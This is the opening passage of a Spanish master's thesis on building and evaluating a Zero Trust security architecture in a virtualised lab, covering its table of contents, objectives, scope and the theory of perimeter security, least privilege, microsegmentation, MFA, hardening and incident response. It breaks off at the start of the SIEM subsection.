

TFM – Arquitectura Zero Trust

Trabajo realizado por:

Iván Batista Herrero

Profesor: Andrés Marchante



Unión Europea

ÍNDICE

1. Introducción.....	5
1.1. Contexto y problemática actual.....	5
1.2. Relevancia y motivación técnica.....	6
1.3. Objetivos del proyecto.....	7
1.3.1. Objetivo general.....	7
1.3.2. Objetivos específicos.....	7
1.4. Alcance y delimitación.....	8
2. Marco Teórico.....	9
2.1. Evolución de los modelos de seguridad.....	9
2.1.1. Modelo perimetral tradicional.....	9
2.1.2. Limitaciones del modelo clásico.....	10
2.1.3. Surgimiento del modelo Zero Trust.....	11
2.2. Fundamentos de Zero Trust.....	12
2.2.1. Principio de “Never Trust, Always Verify”.....	12
2.2.2. Principio de mínimo privilegio.....	12
2.2.3. Microsegmentación.....	13
2.2.4. Autenticación multifactor (MFA).....	13
2.2.5. Control de acceso basado en identidad.....	14
2.3. Bastionado de sistemas y redes.....	15
2.3.1. Hardening de sistemas operativos.....	15
2.3.2. Configuración segura de redes.....	16
2.3.3. Reducción de superficie de ataque.....	17
2.4. Gestión de incidentes de ciberseguridad.....	17
2.4.1. Ciclo de vida del incidente.....	18
2.4.2. Detección, contención y erradicación.....	19
2.4.3. SIEM y sistemas IDS/IPS.....	19
3. Tecnologías y Herramientas Utilizadas.....	20
3.1. Plataforma de virtualización y laboratorio.....	21



VirtualBox.....	21
Máquinas virtuales del laboratorio.....	21
3.2. Herramientas de control de acceso e identidad.....	22
Keycloak.....	22
3.3. Herramientas de despliegue seguro.....	23
Docker y Docker Compose.....	23
Nginx — Proxy inverso y Punto de Aplicación de Políticas (PEP).....	24
HashiCorp Vault — Gestión segura de secretos.....	24
3.4. Herramientas de bastionado.....	25
Lynis.....	25
UFW, nftables y fail2ban — Firewall y protección ante fuerza bruta.....	25
OpenSSH con hardening.....	26
3.5. Herramientas de monitorización y respuesta.....	26
Wazuh.....	26
ELK Stack (Elasticsearch, Logstash, Kibana).....	27
Snort.....	27
3.6. Herramientas de simulación de ataques.....	28
Kali Linux y herramientas ofensivas.....	28
3.7. Criterios de selección de herramientas.....	29
4. Diseño de la Arquitectura Zero Trust.....	31
4.1. Requisitos de seguridad.....	31
4.1.1. Requisitos funcionales.....	31
4.1.2. Requisitos no funcionales.....	32
4.2. Diseño lógico de la arquitectura.....	33
4.2.1. Componentes principales.....	33
4.2.2. Flujos de autenticación y autorización.....	34
4.2.3. Segmentación de red.....	35
4.3. Diseño físico del laboratorio.....	35
4.3.1. Topología de red.....	35



4.3.2. Distribución de servicios.....	36
4.3.3. Configuración inicial.....	37
4.4. Modelo de control de acceso.....	37
4.4.1. Gestión de identidades.....	37
4.4.2. Políticas de acceso.....	37
4.4.3. Implementación de MFA.....	37
5. Implementación.....	38
5.1. Despliegue seguro de servicios.....	38
5.1.1. Contenerización con Docker.....	38
5.1.2. Configuración segura del PEP (Nginx).....	38
5.1.3. Gestión de secretos con HashiCorp Vault.....	39
5.2. Bastionado del sistema.....	40
5.2.1. Hardening del sistema operativo.....	40
5.2.2. Configuración de firewall.....	40
5.2.3. Auditoría de seguridad con Lynis.....	41
5.3. Integración de monitorización.....	42
5.3.1. Configuración del SIEM (Wazuh).....	42
5.3.2. Configuración de IDS/IPS de red (Snort).....	42
5.3.3. Centralización de logs.....	43
6. Simulación de Incidentes.....	44
6.1. Escenarios de ataque definidos.....	44
6.1.1. Escenario 1 – Ataque de fuerza bruta SSH.....	44
6.1.2. Escenario 2 – Fuerza bruta contra Keycloak.....	45
6.1.3. Escenario 3 – Reconocimiento de red con Nmap.....	45
6.1.4. Escenario 4 – Escalada de privilegios con LinPEAS.....	45
6.1.5. Escenario 5 – Exfiltración de datos.....	45
6.2. Metodología de prueba y Registro de eventos.....	45
6.3. Análisis de resultados.....	45
6.3.1. Capacidad de detección.....	45



6.3.2. Tiempo de respuesta.....	46
6.3.3. Contención del incidente.....	46
7. Evaluación de la Arquitectura.....	46
7.1. Comparativa con modelo tradicional.....	46
7.2. Métricas de seguridad utilizadas.....	47
7.3. Ventajas observadas.....	48
7.4. Limitaciones detectadas.....	49
7.5. Posibles mejoras.....	50
8. Conclusiones.....	50
8.1. Grado de cumplimiento de los objetivos.....	50
8.2. Aportaciones del trabajo.....	52
8.3. Aplicabilidad en entornos reales.....	52



1. Introducción

1.1. Contexto y problemática actual

El panorama de la ciberseguridad ha experimentado una transformación radical en los últimos años. El acelerado proceso de digitalización de las organizaciones, la adopción masiva de servicios en la nube, la irrupción del trabajo en remoto —especialmente tras la crisis sanitaria global de 2020— y la proliferación de dispositivos conectados han disuelto de manera definitiva los límites del perímetro de red corporativo tradicional.

En este nuevo escenario, las organizaciones ya no pueden confiar en que sus activos críticos residen exclusivamente dentro de un datacenter propio, accesible únicamente a través de una red interna protegida por un firewall perimetral. Los datos y aplicaciones están distribuidos entre entornos on-premise, múltiples proveedores de nube pública (AWS, Azure, Google Cloud), aplicaciones SaaS y dispositivos personales de los empleados. Los usuarios acceden a estos recursos desde cualquier ubicación, a través de redes no controladas, y con dispositivos que no siempre son gestionados por la organización.

Este cambio estructural ha generado un incremento exponencial de la superficie de ataque disponible para los actores maliciosos. Las estadísticas son elocuentes: según el informe Cost of a Data Breach Report 2023 de IBM Security, el coste medio global de una brecha de datos alcanzó los 4,45 millones de dólares, el valor más alto desde que comenzó a publicarse el estudio. El tiempo medio para identificar y contener una brecha fue de 277 días, lo que ilustra la dificultad de detección en entornos complejos y distribuidos.

Los vectores de ataque más prevalentes en el contexto actual incluyen el compromiso de credenciales (phishing, credential stuffing, ataques de fuerza bruta), la explotación de vulnerabilidades en aplicaciones expuestas a Internet, los ataques a la cadena de suministro de software (como el incidente de SolarWinds en 2020, que comprometió a miles de organizaciones globales a través de una actualización maliciosa), el ransomware y el abuso de servicios legítimos en la nube.

El modelo de seguridad perimetral, que durante décadas fue el paradigma dominante, ha demostrado ser fundamentalmente insuficiente ante estas amenazas. Al asumir que el tráfico interno es de confianza, otorga a los atacantes que logran superar el perímetro —o que ya se encuentran dentro (insiders)— una libertad de movimiento que les permite acceder a recursos críticos, moverse lateralmente entre sistemas y permanecer sin ser detectados durante períodos prolongados. La arquitectura Zero Trust surge como respuesta directa a estas limitaciones.



1.2. Relevancia y motivación técnica

La arquitectura Zero Trust ha pasado de ser un concepto académico y visionario a convertirse en una prioridad estratégica para organizaciones de todo el mundo. Su relevancia queda acreditada por el respaldo institucional y normativo que ha recibido en los últimos años: la Orden Ejecutiva 14028 firmada por el presidente Biden en mayo de 2021 ordenó a todas las agencias federales de Estados Unidos adoptar una arquitectura Zero Trust; la Agencia de Ciberseguridad de la Unión Europea (ENISA) ha publicado guías específicas sobre su implementación; y el NIST formalizó sus principios en la Special Publication 800-207, que se ha convertido en la referencia técnica de facto para el sector.

Desde una perspectiva técnica, Zero Trust representa una evolución necesaria y coherente con la realidad de los entornos tecnológicos modernos. La motivación para abordar este modelo en el presente trabajo final de máster es múltiple y se articula en torno a tres ejes principales.

En primer lugar, la relevancia profesional: la demanda de profesionales con conocimientos sólidos en arquitecturas Zero Trust y las tecnologías que las implementan es creciente en el mercado laboral de la ciberseguridad. Comprender no solo los principios teóricos sino también su implementación práctica —incluyendo las herramientas, los desafíos reales de despliegue y las limitaciones técnicas— es un diferenciador clave para cualquier especialista en seguridad.

En segundo lugar, la complejidad técnica del problema: diseñar e implementar una arquitectura Zero Trust funcional requiere integrar múltiples tecnologías y disciplinas —gestión de identidades, control de acceso, segmentación de red, monitorización, respuesta a incidentes— de forma coherente y segura. Este trabajo ofrece la oportunidad de abordar esta complejidad en un entorno de laboratorio controlado, extrayendo conclusiones aplicables a entornos productivos reales.

En tercer lugar, la escasez de implementaciones prácticas documentadas: si bien existe abundante literatura teórica sobre Zero Trust, las guías detalladas de implementación con herramientas open source en entornos de laboratorio son menos frecuentes. Este trabajo aspira a contribuir en este sentido, proporcionando una referencia técnica práctica para futuras implementaciones.

1.3. Objetivos del proyecto

1.3.1. Objetivo general

El objetivo general de este Trabajo Final de Máster es diseñar, implementar y evaluar una arquitectura Zero Trust en un entorno de



laboratorio que simule una infraestructura corporativa real, demostrando de forma práctica y verificable cómo este modelo de seguridad mejora la puesta en producción segura de servicios, el bastionado de sistemas y redes, y la capacidad de detección, contención y respuesta ante incidentes de ciberseguridad, en comparación con el modelo de seguridad perimetral tradicional.

1.3.2. Objetivos específicos

Para alcanzar el objetivo general, se han definido los siguientes objetivos específicos, cuyo cumplimiento será evaluado en la fase de conclusiones del trabajo:

- 1.** Revisar y sintetizar el estado del arte en arquitecturas Zero Trust, incluyendo los principios fundamentales establecidos por el NIST SP 800-207, los modelos de implementación existentes y las tecnologías disponibles para su despliegue, tanto comerciales como open source.
- 2.** Diseñar una arquitectura Zero Trust completa y coherente para un entorno corporativo simulado, definiendo los requisitos de seguridad funcionales y no funcionales, los componentes lógicos de la arquitectura, los flujos de autenticación y autorización, y el modelo de control de acceso basado en identidad.
- 3.** Implementar el entorno de laboratorio sobre una plataforma de virtualización, desplegando los servicios necesarios de forma segura mediante contenerización (Docker), configurando los controles de identidad y acceso (Keycloak), e integrando las herramientas de monitorización y detección (Wazuh, ELK Stack, Snort/Suricata).
- 4.** Aplicar técnicas de bastionado (hardening) sobre los sistemas operativos y la infraestructura de red del laboratorio, siguiendo las guías de referencia del sector (CIS Benchmarks), y verificar su correcta aplicación mediante herramientas de auditoría automatizada (Lynis).
- 5.** Simular escenarios de ataque representativos —ataque de fuerza bruta, movimiento lateral, escalada de privilegios y exfiltración de datos— utilizando herramientas de seguridad ofensiva (Kali Linux), para evaluar la capacidad de detección, contención y respuesta de la arquitectura implementada.



6. Analizar y comparar cuantitativamente los resultados obtenidos frente a un escenario equivalente sin controles Zero Trust, evaluando métricas como la tasa de detección de ataques, el tiempo de respuesta y el radio de impacto de los incidentes simulados.
7. Extraer conclusiones prácticas sobre la efectividad, la viabilidad de implementación y las limitaciones de Zero Trust, identificando posibles mejoras y áreas de trabajo futuro.

1.4. Alcance y delimitación

Con el fin de garantizar la viabilidad técnica del proyecto y la profundidad necesaria en su desarrollo, es necesario establecer con precisión el alcance del trabajo y las delimitaciones que lo enmarcan.

En cuanto al alcance tecnológico, el laboratorio se implementará sobre una plataforma de virtualización local (VirtualBox o VMware) que alojará las máquinas virtuales necesarias para simular los distintos componentes de la infraestructura corporativa. Se utilizarán sistemas operativos Linux (Ubuntu Server) como plataforma base para los servicios, y se empleará Docker para la contenerización de aplicaciones. Las herramientas seleccionadas son, en su mayoría, soluciones open source de uso extendido en la industria, lo que garantiza la reproducibilidad del entorno y su aplicabilidad como referencia para otros proyectos.

El entorno simulado representará una infraestructura corporativa pequeña-mediana típica, con los siguientes componentes funcionales: un servidor de identidades y autenticación centralizada (Keycloak), un servicio de aplicación web como recurso protegido, una infraestructura de red segmentada mediante firewall, una plataforma de monitorización y SIEM (Wazuh con ELK Stack), un sistema IDS/IPS (Snort), y una máquina atacante (Kali Linux) para la simulación de incidentes.

Respecto a las delimitaciones del proyecto, es importante señalar que el entorno de laboratorio no pretende reproducir con total fidelidad la complejidad de una infraestructura corporativa de gran escala. Aspectos como la alta disponibilidad, la recuperación ante desastres, la integración con sistemas legados de gran complejidad, o las consideraciones de rendimiento a escala de producción quedan fuera del ámbito de este trabajo, aunque se mencionarán como líneas de trabajo futuro en las conclusiones.

Las herramientas de simulación de ataques se utilizarán exclusivamente dentro del entorno de laboratorio aislado, sin ninguna conexión a sistemas



reales o redes externas. Todos los escenarios de ataque son simulaciones controladas con fines exclusivamente académicos y de investigación.

Finalmente, aunque se abordarán aspectos normativos relevantes (NIST SP 800-207, CIS Benchmarks) como referencias técnicas, el análisis del cumplimiento normativo en profundidad (GDPR, ENS, ISO 27001) queda fuera del alcance principal del trabajo, si bien se señalarán las correspondencias más relevantes cuando sea pertinente.

2. Marco Teórico

2.1. Evolución de los modelos de seguridad

La seguridad de la información ha evolucionado profundamente a lo largo de las últimas décadas, impulsada por la transformación digital, la proliferación de dispositivos móviles, la adopción masiva de la nube y el surgimiento de amenazas cada vez más sofisticadas. Comprender esta evolución es imprescindible para apreciar la necesidad y el valor del paradigma Zero Trust.

2.1.1. Modelo perimetral tradicional

Durante gran parte de la historia de la informática cooperativa, el modelo de seguridad dominante se basó en el concepto de perímetro de red. Este enfoque, heredado de la analogía de un castillo medieval con sus murallas y foso, asumía que todo lo que se encontraba dentro de la red corporativa era de confianza, mientras que el exterior era considerado hostil y potencialmente peligroso.

En la práctica, este modelo se implementaba mediante un conjunto de tecnologías perimetrales: firewalls de red para filtrar el tráfico entrante y saliente, sistemas de detección y prevención de intrusiones (IDS/IPS) situados en el borde de la red, redes privadas virtuales (VPN) para permitir el acceso remoto de empleados, y zonas desmilitarizadas (DMZ) para alojar servicios accesibles desde internet.

El principio subyacente era sencillo: una vez que un usuario o dispositivo superaba las defensas perimetrales y se encontraba dentro de la red interna, se le otorgaba un nivel de confianza elevado y un acceso relativamente libre a los recursos corporativos. Este enfoque era operativamente cómodo y funcionó razonablemente bien durante una época en que los recursos tecnológicos residían mayoritariamente en centros de datos propios y los empleados trabajaban desde ubicaciones físicas fijas.



2.1.2. Limitaciones del modelo clásico

La transformación del panorama tecnológico y de las amenazas ha revelado las profundas limitaciones del modelo perimetral. El primer gran quiebre fue la movilidad: con la generalización de los smartphones, portátiles y el trabajo en remoto, el perímetro se disolvió, ya que los dispositivos corporativos comenzaron a operar fuera de la red protegida con regularidad.

En segundo lugar, la adopción masiva de servicios en la nube (SaaS, IaaS, PaaS) trasladó activos críticos fuera del datacenter corporativo, haciendo que el firewall perimetral dejara de proteger dichos recursos. Aplicaciones como Microsoft 365, Salesforce o Google Workspace se convierten en activos críticos que viven completamente fuera del perímetro tradicional.

La limitación más peligrosa, sin embargo, es la confianza implícita que el modelo perimetral otorga al tráfico interno. Un atacante que logre superar el perímetro ya sea mediante phishing, credenciales robadas, un dispositivo comprometido o un insider malicioso, se encuentra con una red interna donde puede moverse lateralmente con pocas restricciones. Los ciberataques más devastadores de la última década, incluyendo el ataque a SolarWinds en 2020 o el caso Target en 2013, explotaron precisamente esta debilidad: una vez dentro, los atacantes pudieron moverse con libertad durante semanas o meses antes de ser detectados.

Entre las principales debilidades documentadas del modelo perimetral se encuentran:

- Exceso de confianza en el tráfico interno, que facilita el movimiento lateral de atacantes.
- Ausencia de autenticación continua: la identidad se verifica solo en el acceso inicial.
- Gestión compleja y fragmentada de políticas de acceso en entornos híbridos.
- Visibilidad limitada del tráfico este-oeste (entre sistemas internos).
- Incapacidad para proteger eficazmente recursos en entornos multi-nube.
- Superficie de ataque ampliada por la proliferación de dispositivos IoT y BYOD.



2.1.3. Surgimiento del modelo Zero Trust

El término Zero Trust fue acuñado por John Kindervag, analista de Forrester Research, en 2010. Su propuesta partía de una premisa revolucionaria: la confianza es una vulnerabilidad. En lugar de diseñar redes con zonas de confianza y zonas de desconfianza, Kindervag propuso eliminar el concepto de confianza implícita en su totalidad y sustituirlo por verificación continua y explícita.

El concepto ganó tracción progresivamente en la industria, pero fue la publicación de la arquitectura BeyondCorp por parte de Google a partir de 2014 la que demostró a escala real que era posible y ventajoso operar sin una red corporativa de confianza tradicional. BeyondCorp eliminó la VPN como mecanismo de acceso remoto y trasladó todos los controles de acceso a la capa de identidad y dispositivo, independientemente de la ubicación de red del usuario.

El impulso definitivo llegó en 2020 con la publicación del NIST Special Publication 800-207, que formalizó la definición de Zero Trust Architecture (ZTA) y estableció los principios, componentes lógicos y modelos de despliegue recomendados. El documento del NIST define Zero Trust como un conjunto de paradigmas en evolución que desplazan las defensas desde los perímetros de red estáticos hacia los usuarios, activos y recursos.

Desde entonces, organismos como la Agencia de Ciberseguridad e Infraestructura de Estados Unidos (CISA) han publicado hojas de ruta detalladas para la adopción de Zero Trust, y la Orden Ejecutiva 14028 de la administración Biden en 2021 exigió a todas las agencias federales estadounidenses avanzar hacia arquitecturas Zero Trust, consolidando su relevancia a nivel gubernamental y empresarial a nivel global.

2.2. Fundamentos de Zero Trust

Zero Trust no es un producto ni una tecnología concreta, sino un marco conceptual y una filosofía de diseño de seguridad. Su implementación requiere la adopción de una serie de principios fundamentales que reorientan la estrategia de protección desde el perímetro hacia la identidad, los datos y los recursos.

2.2.1. Principio de “Never Trust, Always Verify”

El principio nuclear de Zero Trust, y el que más claramente lo diferencia del modelo tradicional, es la eliminación de la confianza implícita. En Zero Trust ningún usuario, dispositivo, aplicación o



flujo de red es considerado de confianza por defecto, independientemente de su ubicación (dentro o fuera de la red corporativa) o de si ya ha sido autenticado previamente.

Este principio se traduce en la necesidad de verificar explícitamente cada solicitud de acceso a cualquier recurso. La verificación no es un evento puntual en el momento del inicio de sesión, sino un proceso continuo que evalúa múltiples señales: la identidad del usuario y su estado en el directorio corporativo, la salud y conformidad del dispositivo desde el que se realiza el acceso, la ubicación geográfica y el contexto de red, la sensibilidad del recurso solicitado y el comportamiento histórico del usuario.

En la práctica, la implementación de este principio requiere la integración de un motor de políticas (Policy Engine) y un administrador de políticas (Policy Administrator) que evalúan estas señales en tiempo real antes de conceder o denegar el acceso, siguiendo el modelo arquitectónico descrito en el NIST SP 800-207.

2.2.2. Principio de mínimo privilegio

El principio de mínimo privilegio (Principle of Least Privilege, PoLP) establece que cualquier entidad —usuario, aplicación, proceso o dispositivo— debe tener acceso únicamente a los recursos estrictamente necesarios para realizar su función legítima, y durante el tiempo mínimo necesario para ello.

En el contexto de Zero Trust, este principio se aplica de manera granular y dinámica. No se trata simplemente de asignar roles con permisos estáticos, sino de conceder accesos just-in-time (JIT) y just-enough-access (JEA), revisando y ajustando continuamente los privilegios en función del contexto y la necesidad demostrada. Herramientas de Privileged Access Management (PAM) como CyberArk, BeyondTrust o la solución open source Vault de HashiCorp son frecuentemente utilizadas para implementar este principio.

El impacto de este principio en la gestión de incidentes es significativo: si un atacante compromete una cuenta con mínimos privilegios, su capacidad de causar daño y de moverse lateralmente por la organización queda drásticamente reducida, lo que limita el radio de explosión (blast radius) de cualquier brecha de seguridad.



2.2.3. Microsegmentación

La microsegmentación es una técnica de segmentación de red que divide la infraestructura en zonas pequeñas y aisladas, aplicando controles de acceso granulares a los flujos de comunicación entre ellas. A diferencia de la segmentación tradicional basada en VLANs o subredes, la microsegmentación opera a nivel de carga de trabajo individual (workload), permitiendo definir políticas que controlan qué aplicaciones, servicios o procesos pueden comunicarse entre sí y bajo qué condiciones.

Desde el punto de vista de la contención de incidentes, la microsegmentación es una de las capacidades más valiosas de Zero Trust. Al limitar los flujos de comunicación legítimos mediante políticas explícitas, cualquier intento de movimiento lateral por parte de un atacante será bloqueado, ya que el tráfico no autorizado entre segmentos será denegado. Esto transforma radicalmente el escenario post-compromiso: incluso si un atacante obtiene acceso a un sistema, su capacidad de propagarse a otros sistemas queda severamente limitada.

Las tecnologías que habilitan la microsegmentación incluyen firewalls de nueva generación (NGFW), soluciones de Software-Defined Networking (SDN), plataformas de seguridad de workloads en la nube (como los Security Groups de AWS o los Network Security Groups de Azure), y soluciones especializadas como Illumio, VMware NSX o Guardicore.

2.2.4. Autenticación multifactor (MFA)

La autenticación multifactor (MFA) es uno de los controles técnicos más críticos en cualquier implementación de Zero Trust. MFA requiere que los usuarios demuestren su identidad a través de dos o más factores de autenticación independientes, clasificados en las categorías: algo que saben (contraseña, PIN), algo que tienen (token hardware, smartphone, tarjeta inteligente) y algo que son (biometría: huella dactilar, reconocimiento facial).

La importancia de MFA en el contexto de Zero Trust radica en que las contraseñas son inherentemente vulnerables: son susceptibles de ser robadas mediante phishing, reutilizadas, filtradas en brechas de datos o inferidas mediante ataques de fuerza bruta. Según el informe Data Breach Investigations Report de Verizon, el uso de credenciales comprometidas es el vector de ataque inicial más común, responsable de más del 80% de las brechas relacionadas con acceso a aplicaciones web. MFA mitiga este riesgo de forma



sustancial, ya que el robo de la contraseña por sí solo no es suficiente para comprometer la cuenta.

Existen distintos mecanismos de segundo factor con diferentes niveles de seguridad y usabilidad. Los códigos OTP (One-Time Password) basados en tiempo (TOTP, como los generados por Google Authenticator o Microsoft Authenticator) son ampliamente utilizados. Las notificaciones push en aplicaciones móviles ofrecen mayor comodidad. Los tokens hardware (como YubiKey) y los certificados digitales proporcionan el nivel más alto de garantía. Los estándares FIDO2 y WebAuthn representan la evolución hacia autenticación sin contraseña (passwordless), eliminando el vector de phishing de credenciales.

2.2.5. Control de acceso basado en identidad

En Zero Trust, la identidad se convierte en el nuevo perímetro de seguridad. El control de acceso basado en identidad implica que todas las decisiones de acceso se toman en función de la identidad verificada del solicitante, sus atributos, roles, grupos y el contexto de la solicitud, no en función de su ubicación de red.

Los sistemas de gestión de identidades y accesos (IAM) son la columna vertebral de este control. Soluciones como Active Directory Federation Services (ADFS), Okta, Azure Active Directory o Keycloak implementan protocolos estándar de federación de identidades (SAML 2.0, OpenID Connect, OAuth 2.0) que permiten centralizar la autenticación y propagar la identidad verificada a múltiples aplicaciones y servicios.

El modelo de control de acceso basado en roles (RBAC) es el más extendido en entornos corporativos, pero Zero Trust tiende hacia modelos más sofisticados como el control de acceso basado en atributos (ABAC) o el control de acceso basado en políticas (PBAC), que permiten tomar decisiones de acceso dinámicas considerando factores como la hora del día, la localización geográfica, la salud del dispositivo o el nivel de riesgo asociado al usuario.

La gestión de identidades no privilegiadas (IGA, Identity Governance and Administration) complementa esta capa mediante la automatización del ciclo de vida de las identidades: aprovisionamiento, modificación y desaprovisionamiento de accesos, revisiones periódicas de accesos (access reviews) y detección de acumulación de privilegios (Segregation of Duties).



2.3. Bastionado de sistemas y redes

El bastionado (hardening) de sistemas y redes constituye una capa de seguridad complementaria e indispensable en cualquier arquitectura Zero Trust. Mientras que los principios de Zero Trust se centran en la identidad, el acceso y la verificación continua, el bastionado aborda la seguridad a nivel de los propios sistemas operativos, servicios y configuraciones de red, reduciendo la superficie de ataque disponible para los potenciales adversarios.

2.3.1. Hardening de sistemas operativos

El hardening de sistemas operativos consiste en el proceso de securizar una instalación del sistema operativo reduciendo su superficie de ataque al mínimo funcional necesario. Este proceso implica la eliminación de servicios, protocolos, cuentas y componentes innecesarios; la configuración segura de los que permanecen activos; y la aplicación de medidas de protección adicionales.

Las principales líneas de trabajo en el hardening de sistemas operativos incluyen la gestión de usuarios y credenciales, la configuración del sistema de archivos, la gestión de servicios y procesos, la configuración de red, el control de auditoría y logging, y la gestión de parches de seguridad.

En lo referente a la gestión de usuarios, las prácticas fundamentales son: eliminar o deshabilitar cuentas por defecto innecesarias (como el usuario guest o Administrator en Windows), establecer políticas de contraseñas robustas (longitud mínima, complejidad, expiración, historial), configurar el bloqueo automático de cuentas tras intentos de autenticación fallidos, y restringir el uso de cuentas privilegiadas mediante el principio de mínimo privilegio.

Las principales referencias para el hardening de sistemas operativos son los benchmarks del Center for Internet Security (CIS), que proporcionan guías detalladas y verificables para los principales sistemas operativos (Windows Server, Ubuntu, Red Hat, Debian), y los STIGs (Security Technical Implementation Guides) publicados por la DISA (Defense Information Systems Agency) para entornos gubernamentales. Herramientas como Lynis (para sistemas Linux), Microsoft Security Compliance Toolkit o OpenSCAP automatizan la auditoría del cumplimiento de estas guías.



2.3.2. Configuración segura de redes

La configuración segura de redes en el contexto de Zero Trust trasciende la simple instalación de un firewall perimetral y abarca múltiples capas de controles técnicos aplicados en distintos puntos de la infraestructura. El objetivo es garantizar que solo el tráfico legítimo y necesario pueda fluir entre los distintos componentes del sistema, y que cualquier anomalía sea detectada y respondida con rapidez.

La segmentación de red es el primer nivel de control. Mediante el uso de VLANs, subredes separadas y firewalls internos se divide la infraestructura en zonas de seguridad con distintos niveles de confianza y requisitos de protección. La red de gestión (out-of-band management) debe estar completamente aislada de la red de producción para evitar que un compromiso en la red de datos afecte a la administración de los dispositivos de red.

Las listas de control de acceso (ACLs) en routers y switches, combinadas con reglas de firewall granulares basadas en identidad (IDFW, Identity-Based Firewall), permiten implementar políticas de control de tráfico que van más allá del filtering basado en IP y puerto, incorporando información de identidad de usuario y dispositivo en las decisiones de enrutamiento y filtrado.

La inspección profunda de paquetes (DPI) y el descifrado TLS/SSL en puntos estratégicos de la red (con las consideraciones de privacidad y cumplimiento normativo correspondientes) permiten detectar amenazas ocultas en tráfico cifrado. El protocolo 802.1X proporciona autenticación de dispositivos en el acceso a la red (NAC, Network Access Control), asegurando que solo dispositivos autorizados y conformes con las políticas de seguridad puedan conectarse a la infraestructura.

2.3.3. Reducción de superficie de ataque

La superficie de ataque de un sistema o infraestructura es el conjunto de todos los posibles puntos de entrada o vulnerabilidades que un atacante podría explotar para obtener acceso no autorizado. La reducción de la superficie de ataque es un principio de diseño de seguridad que persigue minimizar esta superficie, eliminando todo componente, servicio o función que no sea estrictamente necesario y que pueda representar un riesgo.

En el nivel de sistema operativo, la reducción de superficie de ataque implica adoptar instalaciones mínimas (minimal installations): solo instalar los paquetes y servicios estrictamente



requeridos para la función del sistema. En sistemas Linux, esto se traduce en el uso de distribuciones minimalistas (Alpine Linux para contenedores, por ejemplo) o en la desinstalación post-instalación de todos los paquetes no necesarios. En Windows Server, el modo Server Core (sin GUI) reduce significativamente la superficie de ataque.

A nivel de servicios de red, todos los puertos y servicios que no sean necesarios deben ser deshabilitados. El principio de deny-by-default en las reglas de firewall garantiza que solo el tráfico explícitamente autorizado sea permitido. Los servicios expuestos a Internet deben ser los mínimos posibles y deben estar protegidos por capas adicionales de seguridad como WAF (Web Application Firewall) o proxies inversos.

En el contexto de la contenerización y los microservicios, la reducción de superficie de ataque se implementa mediante el uso de imágenes base mínimas, la ejecución de contenedores con usuarios sin privilegios, la implementación de políticas de seguridad de pods (en Kubernetes), la limitación de las capacidades de Linux disponibles para los contenedores y la integración de escaneo de vulnerabilidades en el pipeline de CI/CD para detectar problemas antes del despliegue a producción.

2.4. Gestión de incidentes de ciberseguridad

La gestión de incidentes de ciberseguridad es el proceso estructurado mediante el cual una organización prepara, detecta, analiza, contiene, erradica y recupera ante eventos de seguridad adversos. En el contexto de Zero Trust, la arquitectura no solo busca prevenir incidentes, sino también mejorar sustancialmente la capacidad de detectarlos y responder ante ellos con mayor velocidad y eficacia.

2.4.1. Ciclo de vida del incidente

El marco de referencia más ampliamente adoptado para la gestión de incidentes en el sector de la ciberseguridad es el publicado por el NIST en la Special Publication 800-61 (Computer Security Incident Handling Guide). Este marco define el ciclo de vida del incidente en cuatro fases principales que se aplican de forma iterativa.

La primera fase es la Preparación (Preparation), que consiste en establecer previamente las capacidades, políticas, procedimientos y recursos necesarios para gestionar incidentes de forma efectiva. Incluye la definición del equipo de respuesta a incidentes



(CSIRT/SOC), la creación de playbooks de respuesta para los tipos de incidentes más probables, la implementación de herramientas de detección y respuesta, y la realización de ejercicios de simulación (tabletop exercises).

La segunda fase es la Detección y Análisis (Detection and Analysis). Los incidentes pueden ser detectados a través de múltiples fuentes: alertas de sistemas SIEM, notificaciones de soluciones antivirus o EDR, informes de usuarios, notificaciones externas (CERT, ISAC) o descubrimiento fortuito. Una vez detectado un evento potencialmente malicioso, el analista debe determinar si se trata de un incidente real, evaluar su alcance e impacto potencial, y asignarle una prioridad en función de su severidad y el impacto en el negocio.

La tercera fase es la Contención, Erradicación y Recuperación (Containment, Eradication, and Recovery). La contención tiene como objetivo detener la propagación del incidente y limitar su impacto. Puede ser a corto plazo (desconexión de red de un sistema comprometido) o a largo plazo (implementación de medidas adicionales de segmentación). La erradicación implica eliminar la causa raíz del incidente: eliminar el malware, parchear la vulnerabilidad explotada, revocar credenciales comprometidas. La recuperación consiste en restaurar los sistemas afectados a un estado operativo seguro y verificado.

La cuarta fase es la Actividad Post-Incidente (Post-Incident Activity). Una vez resuelto el incidente, se realiza una revisión post-mortem (lessons learned) para identificar qué sucedió, cómo se gestionó, qué funcionó bien y qué debe mejorar. Las conclusiones se utilizan para actualizar políticas, procedimientos y controles técnicos, mejorando la postura de seguridad de la organización de cara a futuros incidentes.

2.4.2. Detección, contención y erradicación

La capacidad de detección temprana es crítica para minimizar el impacto de un incidente de ciberseguridad. El tiempo entre el momento en que un atacante obtiene acceso inicial y el momento en que es detectado —conocido como dwell time o tiempo de permanencia— es uno de los indicadores más relevantes de la madurez en seguridad de una organización. Según el informe M-Trends de Mandiant, el tiempo de permanencia medio global ha descendido progresivamente en los últimos años, pero sigue siendo de semanas en muchos entornos.



Zero Trust contribuye directamente a reducir el tiempo de detección mediante la monitorización continua de todos los flujos de acceso y comunicación. En un entorno Zero Trust, toda solicitud de acceso queda registrada, lo que proporciona una trazabilidad completa de las acciones de usuarios y sistemas. Las anomalías en el comportamiento —accesos a recursos inusuales, horarios atípicos, volúmenes de datos exfiltrados— son más fáciles de detectar cuando existe una línea base clara del comportamiento normal.

Las técnicas de contención en Zero Trust se benefician directamente de la microsegmentación y el control de acceso granular. La revocación de tokens de acceso, la desactivación de cuentas de usuario, el aislamiento de segmentos de red comprometidos o la revocación de certificados de dispositivos son acciones que pueden ejecutarse con rapidez y precisión gracias a la infraestructura de gestión de identidades y políticas centralizada.

La erradicación efectiva requiere una comprensión profunda del alcance del compromiso. Las capacidades forenses habilitadas por el logging exhaustivo de Zero Trust —todos los accesos, todas las autenticaciones, todos los flujos de red— facilitan la reconstrucción de la línea de tiempo del ataque y la identificación de todos los sistemas y cuentas afectados, lo que es fundamental para garantizar una erradicación completa y evitar una re-infección.

2.4.3. SIEM y sistemas IDS/IPS

Los sistemas SIEM (Security Information and Event Management) son plataformas centralizadas que agregan, correlacionan y analizan eventos de seguridad procedentes de múltiples fuentes de la infraestructura —sistemas operativos, aplicaciones, dispositivos de red, soluciones de seguridad— con el objetivo de detectar amenazas en tiempo real y proporcionar capacidades de investigación forense.

